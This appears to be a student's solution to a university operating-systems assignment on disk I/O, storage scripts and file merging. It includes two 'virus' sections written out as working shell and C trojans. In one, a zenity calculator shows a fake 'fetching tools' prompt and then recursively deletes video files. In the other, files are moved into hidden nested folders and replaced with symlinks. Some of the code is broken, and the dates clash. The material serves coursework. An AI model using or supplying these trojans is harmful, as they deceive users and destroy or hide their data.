CS232 Operating Systems
Assignment 1: Storage and Filing

Habib University, Fall 2024

Due Date: 22 September 2023 @ 11:59PM

1 Sequential and Random I/O rates

In chapters 37 and 38 we evaluated $S_{\mathrm{I/O}}$ and $R_{\mathrm{I/O}}$ for different hard drives and RAID. Assuming a random read of 100KB and a sequential read of 100MB, determine the following for the two drives:

Hard Drive

- T_{Seek}

  $T_{\mathrm{Seek}} = 8$ ms (from data table)

- T_{Rotation}

  $T_{\mathrm{Rotation}} = \frac{60}{\mathrm{RPM}}$

  $T_{\mathrm{Rotation}} = \frac{60}{7200}$

  $T_{\mathrm{Rotation}} = 8.33$ ms

  $T_{\mathrm{Rotation}} = \frac{T_{\mathrm{Rotation}}}{2}$

  $T_{\mathrm{Rotation}} = 4.165$ ms

- T_{Transfer} (Random)

$$T_{\text{Transfer}} = \frac{\text{Data Size}}{\text{Data Transfer Rate}}$$

$$T_{\text{Transfer}} = \frac{100\text{KB}}{210\text{MB/s}}$$

$$T_{\text{Transfer}} = \frac{100/1024\text{MB}}{210\text{MB/s}}$$

$$T_{\text{Transfer}} = 0.46 \text{ ms}$$

- T_{Transfer} (Sequential)

$$T_{\text{Transfer}} = \frac{\text{Data Size}}{\text{Data Transfer Rate}}$$

$$T_{\text{Transfer}} = \frac{100\text{MB}}{210\text{MB/s}}$$

$$T_{\text{Transfer}} = 0.476 \text{ s}$$

- $T_{\text{I/O}}$ (Random)

$$T_{\text{I/O}} = T_{\text{S}} + T_{\text{R}} + T_{\text{T}}$$

$$T_{\text{I/O}} = 8 + 4.165 + 0.46$$

$$T_{\text{I/O}} = 12.62 \text{ ms}$$

- $T_{\text{I/O}}$ (Sequential)

$$T_{\text{I/O}} = T_{\text{S}} + T_{\text{R}} + T_{\text{T}}$$

$$T_{\text{I/O}} = 8 + 4.165 + 476$$

$$T_{\text{I/O}} = 488.165 \text{ ms}$$

- $R_{\text{I/O}}$

$$R_{\text{I/O}} = \frac{\text{Data Size}}{T_{\text{I/O}}}$$

$$R_{\text{I/O}} = \frac{100\text{KB}}{12.62\text{ms}}$$

$$R_{\text{I/O}} = 7.92 \text{ KB/ms}$$

$$R_{\text{I/O}} = 7.73 \text{ MB/s}$$

- $S_{\text{I/O}}$

$$S_{\text{I/O}} = \frac{\text{Data Size}}{T_{\text{I/O}}}$$

$$S_{\text{I/O}} = \frac{100\text{MB}}{488.165\text{ms}}$$

$$S_{\text{I/O}} = 0.204 \text{ MB/ms}$$

$$S_{\text{I/O}} = 204 \text{ MB/s}$$

Solid State Drive

- T_{Seek}

$$T_{\text{Seek}} = 0 \text{ ms}$$

- T_{Rotation}

$$T_{\text{Rotation}} = 0$$

- T_{Transfer} (Random)

$$T_{\text{Transfer}} = \frac{\text{Data Size}}{\text{Data Transfer Rate}}$$

$$T_{\text{Transfer}} = \frac{100\text{KB}}{600\text{MB/s}}$$

$$T_{\text{Transfer}} = \frac{100/1024\text{MB}}{600\text{MB/s}}$$

$$T_{\text{Transfer}} = 0.16 \text{ ms}$$

- T_{Transfer} (Sequential)

$$T_{\text{Transfer}} = \frac{\text{Data Size}}{\text{Data Transfer Rate}}$$

$$T_{\text{Transfer}} = \frac{100\text{MB}}{600\text{MB/s}}$$

$$T_{\text{Transfer}} = 0.167 \text{ s}$$

- $T_{\mathrm{I/O}}$ (Random)

$$T_{\mathrm{I/O}} = T_{\mathrm{S}} + T_{\mathrm{R}} + T_{\mathrm{T}}$$

$$T_{\mathrm{I/O}} = 0 + 0 + 0.16$$

$$T_{\mathrm{I/O}} = 0.16 \text{ ms}$$

- $T_{\mathrm{I/O}}$ (Sequential)

$$T_{\mathrm{I/O}} = T_{\mathrm{S}} + T_{\mathrm{R}} + T_{\mathrm{T}}$$

$$T_{\mathrm{I/O}} = 0 + 0 + 167$$

$$T_{\mathrm{I/O}} = 167 \text{ ms}$$

- $R_{\mathrm{I/O}}$

$$R_{\mathrm{I/O}} = \frac{\text{Data Size}}{T_{\mathrm{I/O}}}$$

$$R_{\mathrm{I/O}} = \frac{100\text{KB}}{0.16\text{ms}}$$

$$R_{\mathrm{I/O}} = 626 \text{ KB/ms}$$

$$R_{\mathrm{I/O}} = 609.5 \text{ MB/s}$$

- $S_{\mathrm{I/O}}$

$$S_{\mathrm{I/O}} = \frac{\text{Data Size}}{T_{\mathrm{I/O}}}$$

$$S_{\mathrm{I/O}} = \frac{100\text{MB}}{167\text{ms}}$$

$$S_{\mathrm{I/O}} = 0.59 \text{ MB/ms}$$

$$S_{\mathrm{I/O}} = 590 \text{ MB/s}$$

2 Storage

Write a (a) Linux script titled `disk.sh` and (b) a C code named `disk.c` where you:

Linux Script

1. Read the details about the hard disk, especially its total size *total_size*, and the free space available on the disk *free_space*.

```
total_size=$(df --output=size -h / | tail -1)
free_space=$(df --output=avail -k / | tail -1)
```

The above piece of code can be broken down as follows:

- df command allows the user to access the disk information
- −− output is the option that allows user to view file details by taking on different values for example it gives the total size of the disk via the value size and the free space in the disk via the value avail
- -h and -k define the output format; -h meaning human readable and -k meaning in kilobytes
- / tells the compiler to check the root directory
- | takes the output of the command on the left and sends it to the command on the right
- tail -1 retrieves the last line of the output of the given input command i.e. df –output=size -h / or df –output=avail -k

2. Take two inputs from the user as arguments of the function, i.e., a sample sentence, and a suggested name for a file *"name of file.txt"*.

```
echo "Enter a sample sentence:"
read sample_sentence

echo "Enter a file name"
read file_name
```

The above piece of code works as follows:

- the echo command outputs some text to the terminal
- the read command reads the input from the terminal and stores it in a variable

3. Create a file named *"name of file.txt"* containing several sentence instances, equal to the size of $<\frac{free\ space}{100{,}000}>$.

```
touch $file_name
instances=$((($free_space / 100000)))

for i in $(seq 1 $instances)
do
    echo "$sample_sentence" >> "$file_name"
done
```

The above code can works as follows:

- the touch command creates a new file with the given file name
- the number of instances are being calculated by dividing the free_space by 100000 as mentioned in the question prompt
- a loop is being run from 1 to the number of instances
- each iteration of the loop writes the input sentence in the file

C Code

1. Read the details about the hard disk, especially its total size *total_size*, and the free space available on the disk $free\_space$.

```
#include <sys/statvfs.h>
struct statvfs disk_info;

statvfs("/", &disk_info);

unsigned long long total_size = disk_info.f_blocks *
    disk_info.f_frsize;

unsigned long long free_space = disk_info.f_bfree *
    disk_info.f_frsize;
```

The above piece of code can be broken as follows:

- sys/statvfs.h is a header file with functions that allow the user to access the disk information
- statvfs is a function in the header file which takes two parameters; the path of the file system for which the data is needed (root in this case) and the variable where the disk information is to be stored
- the total_size is calculated by multiplying the total number of blocks and the size of each block

- the free_space is calculated by multiplying the number of free blocks and the size of each block

2. Take two inputs from the user as arguments of the function, i.e., a sample sentence, and a suggested name for a file *"name of file.txt"*.

```
1
2 char sentence[256];
3 char file_name[256];
4
5 printf("Enter a sentence: ");
6 scanf("%s", sentence);
7
8 printf("Enter the name of the file (e.g., file.txt): ");
9 scanf("%s", file_name);
10
```

The above piece of code works as follows:

- char[size] is used to define the string type nature of the variables
- printf prints a statement to the terminal to ask the user for an input
- scanf reads the user input from the terminal and stores it in the given variable

3. Create a file named *"name of file.txt"* containing several sentence instances, equal to the size of $<\frac{free\ space}{100{,}000}>$.

```
1
2 free_space = free_space / 1024;
3 unsigned long long instances = free_space / 100000;
4
5 FILE *file = fopen(file_name, "w");
6 for (unsigned long long i = 0; i < instances; i++) {
7     fputs(sentence, file);
8 }
9 fclose(file);
10
```

The above code works as follows:

- the unit for free_space was initially in bytes, so it is converted into kilobytes by dividing it by 1024
- the number of instances is calculated by dividing the free_space (in KB) by 100,000
- the fopen command opens a file in write mode and returns a pointer to the file
- a loop is run for the calculated number of instances

- each iteration of the loop writes the input sentence to the file
- the fclose command closes the file


3 Virus 1: Angry Parent

Develop a virus called *"angry parent"* that removes all video files from a suggested folder and all subsequent folders.

- Front: A GUI-based simple calculator using `zenity`, which asks for sudo privileges.

```
1
2 operation=""
3 result=$(zenity --entry \
4         --title="Calculator" \
5         --text="Enter a Number" --height="100" --width="
      300")
6
7 while [[ $operation != "Equals" ]];
8 do
9     operation=$(zenity --list --title="Calculator" \
10         --text="Choose the Operation" \
11         --column="Operations" \
12         "Addition" \
13         "Subtraction" \
14         "Multiplication" \
15         "Division" \
16         "Equals")
17
18     case "$operation" in
19         "Addition")
20             num=$(zenity --entry \
21                 --title="Calculator" \
22                 --text="Enter a Number" --height="100" --
      width="300")
23             result=$(($num + $result))
24             ;;
25
26         "Subtraction")
27             num=$(zenity --entry \
28                 --title="Calculator" \
29                 --text="Enter a Number" --height="100" --
      width="300")
30             result=$(($result - $num))
31             ;;
32
33         "Multiplication")
34             num=$(zenity --entry \
35                 --title="Calculator" \
36                 --text="Enter a Number" --height="100" --
      width="300")
37             result=$(($result * $num))
38             ;;
```


```
39
40          "Division")
41              num=$(zenity --entry \
42                  --title="Calculator" \
43                  --text="Enter a Number" --height="100" --
    width="300")
44
45              while [[ $num -eq 0 ]];
46              do
47                  zenity --error --text="Division by zero is
     not allowed! Reenter Number"
48                  num=$(zenity --entry \
49                      --title="Calculator" \
50                      --text="Enter a Number" --height="100"
     --width="300")
51              done
52              result=$(($result / $num))
53              ;;
54
55      esac
56  done
57
```




The above code uses zenity to create an interactive GUI based calculator. It first prompts the user to enter a number which is stored in the result variable. Next, a loop is run until the user chooses the *equals* operation. Within the loop, user is prompted to get an operation and on the basis of the chosen operation, the result is updated. Once the user chooses *equals*, the loop stops.

- Hidden: The virus removes all video files from the current folder and all subsequent folders.

```
zenity --question --text="Some necessary tools are missing
     which might cause the calculator to give wrong
    results.\n Do you want them to be fetched?" \
    --title="Calculator" \
    --height="250" --width="300"

case $? in
  0)
    zenity --info --text="Fetching necessary tools" --
    title="Calculator" \
    --height="250" --width="300"

    sleep 1

    zenity --info --title="Result" --text="The result is:
    $result" --height="250" --width="300"
    if [[ $? -ne 0 ]]; then
        exit 1
    fi

    find $(pwd) -type f \
    \( -name "*.mp4" -o -name "*.avi" -o -name "*.mov" -o
    -name "*.wmv" -o -name "*.mkv" -o -name "*.flv" -o -
    name "*.webm" -o -name "*.3gp" -o -name "*.m4v" \) \
    -exec rm -f {} +
  ;;

  1)
    zenity --info --text="Okay" --height="250" --width="
    300"
    if [[ $? -ne 0 ]]; then
        exit 1
    fi
    ;;
esac
```





Once the user chooses the *equals* operation, the user is prompted with a dialogue box to get sudo privileges. Pressing *yes* gives sudo privileges which allows the virus to be implemented. The virus works as follows

- the find command looks into the specified directory
- the -type f command specifies the files that are to be searched
- the -exec rm -f + is used to remove all the files that were found based on the defined criteria

4 Sequential and Random I/O rates

Analyze the average random and sequential read/write speeds of your internal hard drive, USB flash drive, and external hard drive using `dd` and `fio`.

```
1
2 seq_sizes=(50M 100M 150M 200M 250M)
3 devices=("/dev/sda" "/dev/sdb")
4
5 for device in "${devices[@]}"; do
6
7     device_name=$(basename "$device")
8     output_file="dd_${device_name}.txt"
9     > "$output_file"
10
11    for size in "${seq_sizes[@]}"; do
12        temp_file="/tmp/${device##*/}-seq-$size"
13        echo "write" >> "$output_file"
14        sync; dd if=/dev/zero of="$temp_file" bs="$size"
      count=1 oflag=direct 2>&1 | tee -a "$output_file" |
      grep -E 'bytes|time'
15        echo "read" >> "$output_file"
16        sync; dd if="$temp_file" of=/dev/null bs="$size"
      2>&1 | tee -a "$output_file" | grep -E 'bytes|time'
17        echo "" >> "$output_file"
18
19        rm "$temp_file"
20    done
21 done
```

```

```

The code uses dd to calculate the read and write times for different block sizes. For each block size, it notes the complete information which involves the in and out record, the number of bytes recorded, the time taken in seconds and the transfer rate. The dd command works as follows:

- if defines the input file
- of defines the output file
- bs defines the block size of read / write
- iflag tells the command to use direct I/O for processing
- 2> &1 tells the command to note all errors in the output file
- grep -E 'bytes‖copied' is used to specify the data that is to be written by looking for lines containing the word bytes or copied


- Random Read/Write sizes: 1KB, 5KB, 10KB, 15KB, 20KB.

```

rand_sizes=(1K 5K 10K 15K 20K)

for device in "${devices[@]}"; do
    device_name=$(basename "$device")
    output_file="fio_${device_name}.txt"
    > "$output_file"

    for size in "${rand_sizes[@]}"; do
        echo "Testing random write speed on $device with block size: $size" | tee -a "$output_file"
        write_output=$(fio --name=randwrite --ioengine=libaio --filename="/tmp/${device##*/}-seq-$size"  --bs="$size" --size=1G --rw=randwrite --direct=1 --runtime=60 --time_based)
        echo "Random Write IOPS: $write_output" | tee -a "$output_file"

        echo "Testing random read speed on $device with block size: $size" | tee -a "$output_file"
        read_output=$(fio --name=randread --ioengine=libaio --filename="/tmp/${device##*/}-seq-$size"  --bs="$size" --size=1G --rw=randread --direct=1 --runtime=60 --time_based)
        echo "Random Read IOPS: $read_output" | tee -a "$output_file"

        echo "" >> "$output_file"
    done
done

```

The above code uses fio to measure the random read and write speeds. It gives a detailed response which includes the IOPS, Bandwidths and different latencies. The command works as follows:

- name is used to specify the operation i.e. read, write or read and write both
- ioengine specifies the io engine sused for operations
- filename specifies the file where the operation is to be done
- bs defines the block size
- size defines the maximum size of the data to be written
- rw specifies the task
- runtime specifies the maximum time allowed for the operation
- time_based is used to ensure that the program truncates if it exceeds the mentioned size or runtime

- Comparison of Average read/write speeds



5 Merge all files

Write a program in C that merges many text files into one. The program should ask the user for the names of the input files and the output file.

```c

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char* argv[])
{
    if (argc < 4)
    {
        printf("Please enter at least 3 file names: 2 files to be merged and 1 output file.\n");
        printf("Sample function call: ./merge a.txt b.txt output.txt\n");
        exit(1);
    }

    FILE* output_file = fopen(argv[argc - 1], "w");
    char line[1000];

    for (int i = 1; i <= argc - 2; i++)
    {
        printf("Merging file: %s\n", argv[i]);
        FILE* input_file = fopen(argv[i], "r");
        if (!input_file)
        {
            printf("Error opening input file %s\n", argv[i]);
            exit(1);
        }

        while (fgets(line, sizeof(line), input_file) != NULL)
        {
            fputs(line, output_file);
        }

        fclose(input_file);
    }

    fclose(output_file);
    printf("Files merged successfully into %s\n",argv[argc-1]);
    exit(0);

    return 0;
}

```

The code first checks if the expected number of arguments are being passed when the script is being run. If not, the code throws an error and the script closes. If yes, then the fopen command is used to open the output file i.e. the last argument in write mode. Its pointer is being saved in the variable output_file. Next, a loop runs from 1 to argc - 2 where each iteration opens

the file of the corresponding index value as a read only file and writes its contents into the output file and then closes the file before the iteration ends. Once all the content from each file is transferred to the output file, the output file is also closed using the fclose command.

6 Virus 2: Envious friend


Develop a virus that recursively creates folders, moves files, and places soft links in the original parent folder.

Linux Script

- Front: A GUI-based simple calculator using `zenity`, which asks for sudo privileges.

```
operation=""
result=$(zenity --entry \
        --title="Calculator" \
        --text="Enter a Number" --height="100" --width="
    300")

while [[ $operation != "Equals" ]];
do
    operation=$(zenity --list --title="Calculator" \
        --text="Choose the Operation" \
        --column="Operations" \
        "Addition" \
        "Subtraction" \
        "Multiplication" \
        "Division" \
        "Equals")

    case "$operation" in
        "Addition")
            num=$(zenity --entry \
                --title="Calculator" \
                --text="Enter a Number" --height="100" --
    width="300")
            result=$(($num + $result))
            ;;

        "Subtraction")
            num=$(zenity --entry \
                --title="Calculator" \
                --text="Enter a Number" --height="100" --
    width="300")
            result=$(($result - $num))
            ;;

        "Multiplication")
            num=$(zenity --entry \
                --title="Calculator" \
```

```
                --text="Enter a Number" --height="100" --
    width="300")
            result=$(($result * $num))
            ;;

        "Division")
            num=$(zenity --entry \
                --title="Calculator" \
                --text="Enter a Number" --height="100" --
    width="300")

            while [[ $num -eq 0 ]];
            do
                zenity --error --text="Division by zero is
     not allowed! Reenter Number"
                num=$(zenity --entry \
                    --title="Calculator" \
                    --text="Enter a Number" --height="100"
     --width="300")
            done
            result=$(($result / $num))
            ;;

    esac
done

```



The above code uses zenity to create an interactive GUI based calculator. It first prompts the user to enter a number which is stored in the result variable. Next, a loop is run until the user chooses the *equals* operation. Within the loop, user is prompted to get an operation and on the basis of the chosen operation, the result is updated. Once the user chooses *equals*, the loop stops.

- Hidden:
  1. recursively create folders within folders from ‘a’ to ‘z’

```
for name in {a..z}; do
    mkdir -p "$name"
    cd "$name"
done
```

The code runs a loop from a to z where each loop iteration creates a new directory in the current directory and then changes its directory to the newly created one.

  2. move all files from the parent folder to this new location

```
new_dir=$(pwd)
cd "$start_dir"

find "$start_dir" -type f -exec mv {} "$new_dir";
```

The path to the parent folder and the newly created folders were both saved into variables start_dir and new_dir respectively. Before moving the files, the working directory is changed to the parent directory for ease. Then, the mv command is used to move all the files from the parent location to this new location.

  3. place ‘soft links’ of these files to the original parent folder

```
for file in "$new_dir"/*;
do
    ln -s "$file" "$start_dir"
done
```

A loop is being run to create a soft link of each file of the new_dir in the start_dir.

  4. hide this folder and all sub-folders

```
find a -depth -type d -exec bash -c \
    'mv "$0" "$(dirname "$0")/.${0##*/}"' {} \;

find "$start_dir" -type l -exec rm {} \;

for file in .a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n
    /.o/.p/.q/.r/.s/.t/.u/.v/.w/.x/.y/.z/*;
```

```
do
    ln -s "$file" "$start_dir"
done

```

The command above finds the folder a and then recursively changes the name of each directory within a to start with a '.'. The command can be broken down as follows:

- find a -depth is used to recursively look until the lowest level is reached
- -type d is used to ensure that only the directories are renamed
- -exec bash -c mv is used for renaming the files
- mv "$0" "$(dirname '$0")/.${0##*/}" means change the name of the current directory to parent/.currentname

Once all the folders are hidden, the soft links created in (3) become useless since the target has now moved. Therefore, new softlinks are being created.

C Code

- Front: A GUI-based simple calculator using `zenity`, which asks for sudo privileges.

```

int num;
char operation;

printf("Enter a Number: ");
scanf("%d", &num);

while (operation != '=')
{
    printf("Enter Operation: ");
    scanf(" %c", &operation);

    int num_2;

    switch (operation)
    {
        case '+':
            printf("Enter another Number: ");
            scanf("%d", &num_2);

            num += num_2;
            break;

        case '-':
            printf("Enter another Number: ");
            scanf("%d", &num_2);

```

```
28              num -= num_2;
29              break;
30
31          case '*':
32              printf("Enter another Number: ");
33              scanf("%d", &num_2);
34
35              num *= num_2;
36              break;
37
38          case '/':
39              printf("Enter another Number: ");
40              scanf("%d", &num_2);
41
42              while (num_2 == 0)
43              {
44                  printf("Division by 0 error. Enter another
      Number: ");
45                  scanf("%d", &num_2);
46              }
47              num /= num_2;
48              break;
49      }
50  }
51
```

```
Enter a Number: 9
Enter Operation: -
Enter another Number: 9
Enter Operation: =
```

The above code simulates a calculator in the terminal. It asks the user to input a number and a operation until the user enters =, after which the loop ends and the user is prompted with a confirmation message which activates the virus.

- Hidden:

  1. recursively create folders within folders from ‘a’ to ‘z’

```
for (char i = 'a'; i <= 'z'; i++)
{
    mkdir(&i, 0777);
    chdir(&i);
}
```

The code runs a loop from a to z where each loop iteration creates a new directory in the current directory and then changes its directory to the newly created one.

  2. move all files from the parent folder to this new location

```
DIR *dir = opendir(start_dir);
struct dirent *entry;
while ((entry = readdir(dir)) != NULL) {
    if (strcmp(entry->d_name, ".") == 0 || strcmp(
    entry->d_name, "..") == 0) {
        continue;
    }

    char old_path[PATH_MAX];
    char new_path[PATH_MAX];
    strcpy(old_path, start_dir);
    strcat(old_path, "/");
    strcat(old_path, entry->d_name);

    strcpy(new_path, new_dir);
    strcat(new_path, "/");
    strcat(new_path, entry->d_name);

    if (entry->d_type == DT_REG) {
        rename(old_path, new_path);
    }
}

closedir(dir);
```

The above code moves files from the start_dir to the new_dir. To do this, it first opens the directory and creates a struct dirent pointer which represents the files in the directory. A loop runs until this variable is NULL indicating that no more files remain in the directory. In each loop, the old path and the new path are created with the file names. The rename function is then used to move the files from the start_dir to the new_dir.

3. place ‘soft links’ of these files to the original parent folder

```
dir = opendir(new_dir);

while ((entry = readdir(dir)) != NULL) {
    if (strcmp(entry->d_name, ".") == 0 || strcmp(
    entry->d_name, "..") == 0) {
        continue;
    }

    char old_path[PATH_MAX];
    char link_path[PATH_MAX];

    strcpy(old_path, new_dir);
    strcat(old_path, "/");
    strcat(old_path, entry->d_name);

    strcpy(link_path, start_dir);
    strcat(link_path, "/");
    strcat(link_path, entry->d_name);

    if (entry->d_type == DT_REG) {
        symlink(old_path, link_path);
    }
}
closedir(dir);

```

The above code opens the new_dir and reads its content. For each content, it checks if the content is a file and then creates a soft link of that file and places it in the link_path created using the start_dir.

4. hide this folder and all sub-folders

```
void hide_folders(const char *dir_path) {
    DIR *dir = opendir(dir_path);
    struct dirent *entry;
    while ((entry = readdir(dir)) != NULL) {
        if (strcmp(entry->d_name, ".") == 0 || strcmp(
    entry->d_name, "..") == 0) {
            continue;
        }

        char old_path[PATH_MAX];
        char new_path[PATH_MAX];

        strcpy(old_path, dir_path);
        strcat(old_path, "/");
        strcat(old_path, entry->d_name);

        if (entry->d_type == DT_DIR) {
            strcpy(new_path, dir_path);
```

```
19              strcat(new_path, "/.");
20              strcat(new_path, entry->d_name);
21
22              rename(old_path, new_path);
23
24              hide_folders(new_path);
25          }
26      }
27      closedir(dir);
28  }
29
```

The function above hides all the folders and the sub-folders. It does by changing the name for each directory within the current directory until it reaches a ground-level directory. Now that the folders and the sub folders are hidden, the soft links created in (3) are useless.